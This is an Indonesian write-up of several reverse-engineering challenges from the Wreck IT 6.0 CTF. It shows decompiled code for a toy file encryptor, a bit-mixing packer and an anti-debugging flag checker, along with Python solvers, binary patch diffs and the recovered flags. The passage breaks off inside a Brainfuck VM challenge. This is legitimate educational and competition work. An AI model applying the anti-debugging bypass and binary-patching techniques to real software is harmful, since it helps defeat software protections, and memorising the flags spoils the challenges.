
Writeup Wreck IT 6.0 General 2025

SNI - BENGSKY ACADEMY



msfir


darmodar

Bengsky

Daftar Isi

Rev

[100 pts] The-Old-Norse-theonym



Diberikan sebuah zip yang berisi ELF binary dan encrypted flag. Binary ini dicompile dari bahasa pemrograman Odin.

Program tersebut merupakan sebuah encryptor yang akan mengenkripsi setiap file yang ada pada current working directory kecuali file yang sudah dienkripsi dan dirinya sendiri. File yang sudah dienkripsi akan diberi tanda dengan ekstensi .enc.

Fungsi/logic utama program ini ada pada fungsi main::encrypt_file.

```
char __fastcall main::encrypt_file(__int64 a1, __int64 a2, __int64 a3, __int64 a4,
_QWORD *a5)
{
  __int64 v5; // rax
  char entire_file_from_filename; // al
  __int64 v8; // rax
  __int64 v9; // rax
  __int128 v13; // [rsp+B8h] [rbp-250h]
  __int128 v14; // [rsp+E0h] [rbp-228h] BYREF
  __int64 v15; // [rsp+F0h] [rbp-218h]
  __int64 v16; // [rsp+F8h] [rbp-210h]
  _QWORD *v17; // [rsp+100h] [rbp-208h]
  __int64 v18; // [rsp+108h] [rbp-200h]
```

```
  _QWORD v19[6]; // [rsp+110h] [rbp-1F8h] BYREF
  _BYTE s[258]; // [rsp+146h] [rbp-1C2h] BYREF
  __int128 v21; // [rsp+248h] [rbp-C0h]
  __int128 v22; // [rsp+270h] [rbp-98h] BYREF
  __int64 v23; // [rsp+280h] [rbp-88h]
  __int64 v24; // [rsp+288h] [rbp-80h]
  char v25; // [rsp+297h] [rbp-71h]
  __int128 v26; // [rsp+298h] [rbp-70h]
  __int128 v27; // [rsp+2C0h] [rbp-48h] BYREF
  __int64 v28; // [rsp+2D0h] [rbp-38h]
  __int64 v29; // [rsp+2D8h] [rbp-30h]
  __int64 v30; // [rsp+2E8h] [rbp-20h]
  __int64 v31; // [rsp+2F0h] [rbp-18h]
  __int64 v32; // [rsp+2F8h] [rbp-10h]
  __int64 v33; // [rsp+300h] [rbp-8h]

  v32 = a1;
  v33 = a2;
  v31 = a4;
  v30 = a3;
  v5 = *a5;
  v29 = a5[1];
  v28 = v5;
  v27 = 0;
  entire_file_from_filename = os::read_entire_file_from_filename(
                                a1,
                                a2,
                                v5,
                                v29,
                                (unsigned int)&off_416110,
                                (unsigned int)&v27,
                                (__int64)a5);
  v26 = v27;
  v25 = entire_file_from_filename;
  if ( entire_file_from_filename != 1 )
    return 0;
  v8 = *a5;
  v24 = a5[1];
  v23 = v8;
  v22 = 0;

runtime::make_slice_proc_T____u8_len_int_allocator_runtime::Allocator_loc_runtime::
Source_Code_Location_______u8__runtime::Allocator_Error_(
    *((_QWORD *)&v26 + 1),
    v8,
    v24,
    &off_416140,
```

```
    &v22);
  v21 = v22;
  memset(s, 0, sizeof(s));
  main::init(s, a3, a4, a5);
  main::crypt(s, v26, *((_QWORD *)&v26 + 1), v21, *((_QWORD *)&v21 + 1), a5);
  v19[3] = 4;
  v19[2] = ".enc";
  v17 = v19;
  v18 = 2;
  v19[1] = a2;
  v19[0] = a1;
  v19[4] = v19;
  v19[5] = 2;
  v9 = *a5;
  v16 = a5[1];
  v15 = v9;
  v14 = 0;
  strings::concatenate((unsigned int)v19, 2, v9, v16, (unsigned int)&off_416170,
(unsigned int)&v14, (__int64)a5);
  v13 = v14;
  if ( (unsigned __int8)os::write_entire_file(v14, *((_QWORD *)&v14 + 1), v21,
*((_QWORD *)&v21 + 1), 1, a5) == 1 )
  {
    runtime::delete_string(v13, *((_QWORD *)&v13 + 1), *a5, a5[1], &off_416230);

runtime::delete_slice_proc_array___u8_allocator_runtime::Allocator_loc_runtime::Sou
rce_Code_Location_____runtime::Allocator_Error_(
      v21,
      *((_QWORD *)&v21 + 1),
      *a5,
      a5[1],
      &off_416260);

runtime::delete_slice_proc_array___u8_allocator_runtime::Allocator_loc_runtime::Sou
rce_Code_Location_____runtime::Allocator_Error_(
      v26,
      *((_QWORD *)&v26 + 1),
      *a5,
      a5[1],
      &off_416290);
    return 1;
  }
  else
  {
    runtime::delete_string(v13, *((_QWORD *)&v13 + 1), *a5, a5[1], &off_4161A0);

runtime::delete_slice_proc_array___u8_allocator_runtime::Allocator_loc_runtime::Sou
```

```
rce_Code_Location_____runtime::Allocator_Error_(
      v21,
      *((_QWORD *)&v21 + 1),
      *a5,
      a5[1],
      &off_4161D0);

runtime::delete_slice_proc_array___u8_allocator_runtime::Allocator_loc_runtime::Sou
rce_Code_Location_____runtime::Allocator_Error_(
      v26,
      *((_QWORD *)&v26 + 1),
      *a5,
      a5[1],
      &off_416200);
    return 0;
  }
}

__int64 __fastcall main::crypt(__int64 a1, __int64 a2, __int64 a3, __int64 a4,
__int64 a5, __int64 a6)
{
  __int64 result; // rax
  char byte; // [rsp+47h] [rbp-41h]
  __int64 i; // [rsp+50h] [rbp-38h]
  __int64 v13; // [rsp+58h] [rbp-30h]

  runtime::assert(a3 == a5, "Input and output slices must have same length", 45,
&off_4160D0, a6);
  v13 = 0;
  for ( i = 0; ; ++i )
  {
    result = a3;
    if ( v13 >= a3 )
      break;
    byte = main::next_byte(a1, a6);
    runtime::bounds_check_error(
      "/mnt/d/smth/Programming/CySec/Prob/Set/Wreckit/Reverse
Engineering/The-Old-Norse-theonym/main.odin",
      98,
      47,
      16,
      v13,
      a5);
    runtime::bounds_check_error(
      "/mnt/d/smth/Programming/CySec/Prob/Set/Wreckit/Reverse
Engineering/The-Old-Norse-theonym/main.odin",
      98,
```

```
      47,
      26,
      v13,
      a3);
    *(_BYTE *)(a4 + v13) = byte ^ *(_BYTE *)(a2 + v13);
    ++v13;
  }
  return result;
}
```

Terlihat cukup jelas bahwa enkripsi yang dilakukan hanyalah xor. Tantangannya adalah bagaimana cara untuk mendapatkan key-nya.

Saat kompetisi, penulis hanya membuat file yang cukup ukurannya besar dan hanya berisi null byte lalu mengenkripsi file tersebut untuk mendapatkan key-nya. Setelah kompetisi, penulis menganalisis lebih lanjut dan menyadari bahwa key-nya tidak berulang dan digenerate berdasarkan seed awal. Jadi bisa dibilang setiap file yang berbeda ukurannya akan memiliki key yang berbeda.


Solver:

```python
#!/usr/bin/env python3

from pwn import *

ct = read("./flag.txt.enc")

os.makedirs("test", exist_ok=True)
os.chdir("test")

write("key", b"\0" * len(ct))
process("../chall").wait_for_close()
print(xor(read("key.enc"), ct).decode())

os.chdir("..")
```

```
~/Doc/CTF/Wreck-/R/The-Old-Norse-theonym ᚠ main ?4300          0.07s msfir@ACER 21:55:45
❯ ./solve.py
[+] Starting local process '../chall': pid 930106
[*] Process '../chall' stopped with exit code 0 (pid 930106)
WRECKIT60{1278644a3873e8874ea91a544a3cf07dc3f8e39210e847f0f222e16cbc665d2b}
```

Flag:
WRECKIT60{1278644a3873e8874ea91a544a3cf07dc3f8e39210e847f0f222e16cbc665d2b}

[608 pts] Dunno



Peserta diberikan lagi sebuah zip yang berisi encryptor dan flag yang sudah dienkripsi. Berikut fungsi main dari encryptor tersebut.

```
__int64 __fastcall sub_15D0(int a1, unsigned int a2)
{
  unsigned int v2; // edx
  unsigned int v3; // edi
  unsigned int v4; // r8d
  unsigned int v5; // esi

  v2 = ((unsigned __int16)a2 ^ (unsigned __int16)(a2 >> 12)) & 0xFFF ^ HIBYTE(a2);
  v3 = __ROR4__(a1, v2);
  v4 = v2 >> 9;
  LOBYTE(v2) = (v2 >> 5) & 0xF;
  v5 = ((v3 << (16 - v2)) ^ (v3 >> v2)) & (65537 * ((int)(unsigned __int16)(0xFFFF
<< v2) >> v2)) ^ (v3 << (16 - v2));
  return ((v5 << (8 - v4)) ^ (v5 >> v4)) & (16843009 * ((int)(unsigned __int8)(255
<< v4) >> v4)) ^ (v5 << (8 - v4));
}

__int64 __fastcall main(int a1, char **a2, char **a3)
{
  FILE *v4; // rbp
  __int64 v5; // r14
  _DWORD *v6; // rbx
  size_t v7; // rax
  unsigned int v8; // edx
  char *v9; // rax
```

```
unsigned int v10; // esi
unsigned int v11; // edx
__int64 v12; // rcx
unsigned int v13; // edi
unsigned __int64 v14; // rdi
FILE *s; // [rsp+10h] [rbp-68h]
__int64 n; // [rsp+18h] [rbp-60h]
__int64 v18; // [rsp+28h] [rbp-50h] BYREF
unsigned int ptr; // [rsp+34h] [rbp-44h] BYREF
unsigned __int64 v20; // [rsp+38h] [rbp-40h]

v20 = __readfsqword(0x28u);
if ( a1 != 3 )
{
  __fprintf_chk(stderr, 2, "Usage: %s <input_file> <output_binary_file>\n", *a2);
  return 1;
}
v4 = fopen(a2[1], "rb");
if ( !v4 )
{
  perror("Error opening input file");
  return 1;
}
s = fopen(a2[2], "wb");
if ( !s )
{
  perror("Error opening output file");
  fclose(v4);
  return 1;
}
v5 = 0;
fseek(v4, 0, 2);
v18 = ftell(v4);
fseek(v4, 0, 0);
n = (v18 + 3) / 4;
v6 = malloc(4 * n);
if ( !v6 )
{
  fwrite("Failed to allocate memory\n", 1u, 0x1Au, stderr);
  fclose(v4);
  fclose(s);
  return 1;
}
while ( 1 )
{
  v7 = fread(&ptr, 1u, 4u, v4);
  if ( !v7 )
```

```
      break;
    if ( v7 <= 3 )
    {
      v8 = 4 - v7;
      v9 = (char *)&ptr + v7;
      v10 = v8;
      if ( v8 )
      {
        v11 = 0;
        do
        {
          v12 = v11++;
          v9[v12] = 0;
        }
        while ( v11 < v10 );
      }
    }
    v13 = _byteswap_ulong(ptr);
    if ( v5 )
      v13 = sub_15D0(v13, v6[v5 - 1]);
    v14 = 3019108683LL * v13
        - 4170859393u * ((3019108683u * (unsigned __int64)v13 * (unsigned
__int128)0x1079E1614uLL) >> 64);
    if ( v14 > 0xF89A4380 )
    {
      if ( (int)(((unsigned __int64)(v14
                                     - 4170859393u
                                     - (((v14 - 4170859393u) * (unsigned
__int128)0x79E161422870E03uLL) >> 64)) >> 1)
                + (((v14 - 4170859393u) * (unsigned __int128)0x79E161422870E03uLL)
>> 64)) < 0
        || (v14 -= 4170859393LL, v14 > 0xF89A4380) )
      {
        do
          v14 -= 0x1F1348702LL;
        while ( v14 > 0xF89A4380 );
      }
    }
    v6[v5++] = v14;
  }
  fwrite(v6, 4u, n, s);
  fwrite(&v18, 8u, 1u, s);
  fclose(v4);
  fclose(s);
  free(v6);
  __printf_chk(2, "Packing complete. Output written to '%s'\n", a2[2]);
  return 0;
```

```
}
```

Encryptor ini penuh dengan operasi bit dan matematis, dan merupakan sampel yang cocok untuk diberikan kepada LLM untuk diminta melakukan reverse seluruh operasinya. Jadi, langsung saja penulis berikan ke LLM tanpa perlu basa-basi.

Setelah beberapa kali try-and-error, didapatkan lah solver berikut (meskipun belum perfect).

```python
#!/usr/bin/env python3
# Decrypts ./story.md.enc -> ./story.md by reversing the provided C code.

M = 4170859393  # 0xF89A4381
K = 3019108683  # multiplier used before reduction


def rol32(x, r):
    r &= 31
    return ((x << r) | (x >> (32 - r))) & 0xFFFFFFFF


def inv_layer(val, shift_right, width):
    """
    Inverts:  y = ((x << (W - s)) ^ (x >> s)) & mask ^ (x << (W - s))
    applied independently in lanes of 'width' bits.
    """
    s = shift_right & (width - 1)
    if s == 0:
        return val & 0xFFFFFFFF
    l = width - s
    outv = 0
    # process each lane independently
    lanes = 32 // width
    for lane in range(lanes):
        lane_base = lane * width
        # reconstruct lane bits from LSB to MSB
        for i in range(width):
            k = lane_base + i
            bit = (val >> k) & 1
            if i < l:
                pos = k + s
            else:
                pos = k - l
            if 0 <= pos < 32:
                outv |= bit << pos
    return outv & 0xFFFFFFFF
```


```
def inverse_sub_15D0(y, prev_cipher):
    """
    Reverse of:
        v2 = (((a2 & 0xFFFF) ^ (a2 >> 12)) & 0xFFF) ^ (a2 >> 24)
        r  = v2 & 31
        s  = (v2 >> 5) & 0xF           (16-bit lane shift)
        t  = v2 >> 9                   (8-bit lane shift)
        v3 = ROR(y, r)
        v5 = layer16(v3, s)
        out= layer8(v5, t)
    So inversion order is: inv layer8 -> inv layer16 -> ROL by r
    """
    v2 = (
        (((prev_cipher & 0xFFFF) ^ (prev_cipher >> 12)) & 0xFFF) ^ (prev_cipher >>
24)
    ) & 0xFFFFFFFF
    r = v2 & 31
    s = (v2 >> 5) & 0xF
    t = (v2 >> 9) & 0x1F  # only low 5 bits matter for an 8-bit lane

    v = inv_layer(y, t, 8)
    v = inv_layer(v, s, 16)
    v = rol32(v, r)
    return v


def main():
    # read ciphertext as little-endian 32-bit words
    with open("./story.md.enc", "rb") as f:
        enc = f.read()
    if len(enc) % 4 != 0:
        raise SystemExit("Encrypted file length must be a multiple of 4 bytes.")

    # compute modular inverse of K modulo M (no need to hardcode)
    try:
        K_inv = pow(K, -1, M)
    except ValueError:
        raise SystemExit("Multiplier not invertible modulo M (unexpected).")

    # parse blocks
    words = [int.from_bytes(enc[i : i + 4], "little") for i in range(0, len(enc),
4)]

    plain_bytes = bytearray()
    for i, c in enumerate(words):
```

```
        # undo modular multiply (encryption stored c in [0..M-1])
        x = (c * K_inv) % M
        # invert sub_15D0 for blocks after the first, using previous CIPHERTEXT
        if i > 0:
            x = inverse_sub_15D0(x, words[i - 1])
        # undo the initial _byteswap_ulong() by writing little-endian
        plain_bytes += x.to_bytes(4, "big")

    with open("story.md", "wb") as f:
        f.write(plain_bytes)
    print("Decrypted file saved to story.md")


if __name__ == "__main__":
    main()
```

```
~/Doc/CTF/Wreck-IT-6.0/Reverse_Engineering/Dunno  main ?4300    0.02s msfir@ACER 22:08:00
❯ ./solve.py
Decrypted file saved to story.md

~/Doc/CTF/Wreck-IT-6.0/Reverse_Engineering/Dunno  main ?4300   0.079s msfir@ACER 22:08:01
❯ tail -c 200 story.md
a mark of her namesake - and knew that tomorrow, the true race would continue, but this
 time she was ready.

WRECKIT60{5cfd0862dd83b00c76b4a568eb67064b614b752e14121b62dbfac62257b1ba23}
```

Flag:
WRECKIT60{5cfd0862dd83b00c76b4a568eb67064b614b752e14121b62dbfac62257b1ba23}

[826 pts] Intro C



Diberikan sebuah linux binary.


Program kali ini merupakan sebuah flag checker. Namun, terdapat beberapa teknik anti-debugger yang diimplementasikan. Berikut hasil decompile fungsi main.

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  __int64 i; // rax
  char v5[40]; // [rsp+0h] [rbp-38h] BYREF
  unsigned __int64 v6; // [rsp+28h] [rbp-10h]

  v6 = __readfsqword(0x28u);
  sub_4015C0();
  if ( qword_4034A8 < 0 )
    return 1;
  __printf_chk(2, "uhh, umm, plss, giv.. me something.. 😖  ");
  if ( fgets(v5, 28, stdin) )
  {
    for ( i = 0; i != 27; ++i )
    {
      if ( (*((_BYTE *)off_4034C8 + i) ^ (unsigned __int8)v5[i]) != *((_BYTE
*)off_4034B0 + i) )
      {
        puts(aUhh);
        exit(-1);
      }
    }
    puts(s);
```

```
  }
  else
  {
    puts("Error reading input.");
  }
  return 0;
}
```

Terlihat bahwa logic programnya sangat sederhana. Program tersebut hanya meminta input sepanjang 27 karakter lalu melakukan xor dengan sebuah key yang memiliki panjang yang sama, lalu dibandingkan dengan ciphertextnya.

Perhatikan bahwa fungsi main tersebut bisa return lebih awal tergantung dari nilai qword_4034A8, dan karena nilai awalnya adalah -1, flow programnya memang akan langsung return. Namun, ternyata fungsi start-nya sudah dimodifikasi sehingga flow program akan lanjut ke sebuah fungsi anti-debugger di sub_401270.



Sayangnya, fungsi anti-debugger tersebut tidak bisa didecompile, tetapi yang dilakukan fungsi tersebut kurang lebih seperti ini:

1. Cek debugger dengan ptrace tracme
2. Cek debugger melalui TracePid di /proc/self/status
3. Mengubah runtime behavior dengan cara memodifikasi encryption key
4. Membuat dirinya di-attach oleh parent process agar tidak bisa diattach oleh debugger di tengah jalan

Absolute cinema.

Solusi yang terpikirkan oleh penulis cukup sederhana, yaitu melakukan patch saat program menampilkan ".... uhh 😢". Instead of string tersebut, penulis membuat program menampilkan encryption key dan ciphertext. Penulis juga membuat programnya tidak lagi menampilkan "uhh, umm, plss, giv.. me something.. 😖 " dengan cara menggantikan karakter pertamanya dengan null byte.

Berikut diff-nya:

```
❯ diff -u (objdump -M intel --disassemble=main ./introc | psub) (objdump -M intel
--disassemble=main ./introc_patch_key | psub)
--- /tmp/.psub.bMbRE5fSdN   2025-10-04 23:05:05.908576252 +0700
+++ /tmp/.psub.yxeD3g5Ba3   2025-10-04 23:05:05.956576237 +0700
@@ -1,5 +1,5 @@

-./introc:     file format elf64-x86-64
+./introc_patch_key:     file format elf64-x86-64


 Disassembly of section .plt:
@@ -57,8 +57,9 @@
   401241:  48 8d 3d 05 0e 00 00    lea    rdi,[rip+0xe05]        # 40204d
<__libc_start_main+0xb1d>
   401248:  e8 73 fe ff ff          call   4010c0 <puts@plt>
   40124d:  eb d3                   jmp    401222 <main+0x92>
-  40124f:  48 8d 3d d7 0d 00 00    lea    rdi,[rip+0xdd7]        # 40202d
<__libc_start_main+0xafd>
-  401256:  e8 65 fe ff ff          call   4010c0 <puts@plt>
-  40125b:  83 cf ff                or     edi,0xffffffff
+  40124f:  48 8b 3c 25 c8 34 40    mov    rdi,QWORD PTR ds:0x4034c8
+  401256:  00
+  401257:  e8 64 fe ff ff          call   4010c0 <puts@plt>
+  40125c:  31 ff                   xor    edi,edi
   40125e:  e8 ed fe ff ff          call   401150 <exit@plt>
   401263:  e8 68 fe ff ff          call   4010d0 <__stack_chk_fail@plt>
```


```
❯ diff -u (objdump -M intel --disassemble=main ./introc | psub) (objdump -M intel
--disassemble=main ./introc_patch_ct | psub)
--- /tmp/.psub.aHXHR2PAgr   2025-10-04 23:12:47.600433125 +0700
+++ /tmp/.psub.q0DLlvComY   2025-10-04 23:12:47.648433110 +0700
@@ -1,5 +1,5 @@

-./introc:     file format elf64-x86-64
+./introc_patch_ct:     file format elf64-x86-64


 Disassembly of section .plt:
@@ -57,8 +57,9 @@
   401241:  48 8d 3d 05 0e 00 00    lea    rdi,[rip+0xe05]        # 40204d
<__libc_start_main+0xb1d>
   401248:  e8 73 fe ff ff          call   4010c0 <puts@plt>
   40124d:  eb d3                   jmp    401222 <main+0x92>
-  40124f:  48 8d 3d d7 0d 00 00    lea    rdi,[rip+0xdd7]        # 40202d
<__libc_start_main+0xafd>
-  401256:  e8 65 fe ff ff          call   4010c0 <puts@plt>
-  40125b:  83 cf ff                or     edi,0xffffffff
+  40124f:  48 8b 3c 25 b0 34 40    mov    rdi,QWORD PTR ds:0x4034b0
+  401256:  00
+  401257:  e8 64 fe ff ff          call   4010c0 <puts@plt>
+  40125c:  31 ff                   xor    edi,edi
   40125e:  e8 ed fe ff ff          call   401150 <exit@plt>
   401263:  e8 68 fe ff ff          call   4010d0 <__stack_chk_fail@plt>
```

Solver:

```python
#!/usr/bin/env python3

from pwn import *

io = process("./introc_patch_key")
io.sendline(b"")
key = io.recv(27)
io.close()

io = process("./introc_patch_ct")
io.sendline(b"")
ct = io.recv(27)
io.close()

print("WRECKIT60{%s}" % xor(ct, key).decode())
```

Flag: WRECKIT60{i'm_sooo_1ntr0vert_;(;(;(;(}

[1000 pts] My Brain Is Not Braining



Diberikan sebuah linux binary yang dicompile dari bahasa zig.

Setelah menghabiskan waktu beberapa waktu untuk menganalisis decompiled main function di IDA. Penulis menyadari bahwa program ini merupakan sebuah virtual machine. Untungnya, author memberikan clue bahwa ini merupakan interpreter brainfuck.

Berikut program loopnya:

```
while ( 2 )
{
  switch ( *(_BYTE *)(STACK[0x3F0] + v81) )
  {
    case 1:
      ++*((_BYTE *)&STACK[0x43C] + LOWORD(STACK[0x438]));
      goto LABEL_187;
    case 2:
      --*((_BYTE *)&STACK[0x43C] + LOWORD(STACK[0x438]));
      goto LABEL_187;
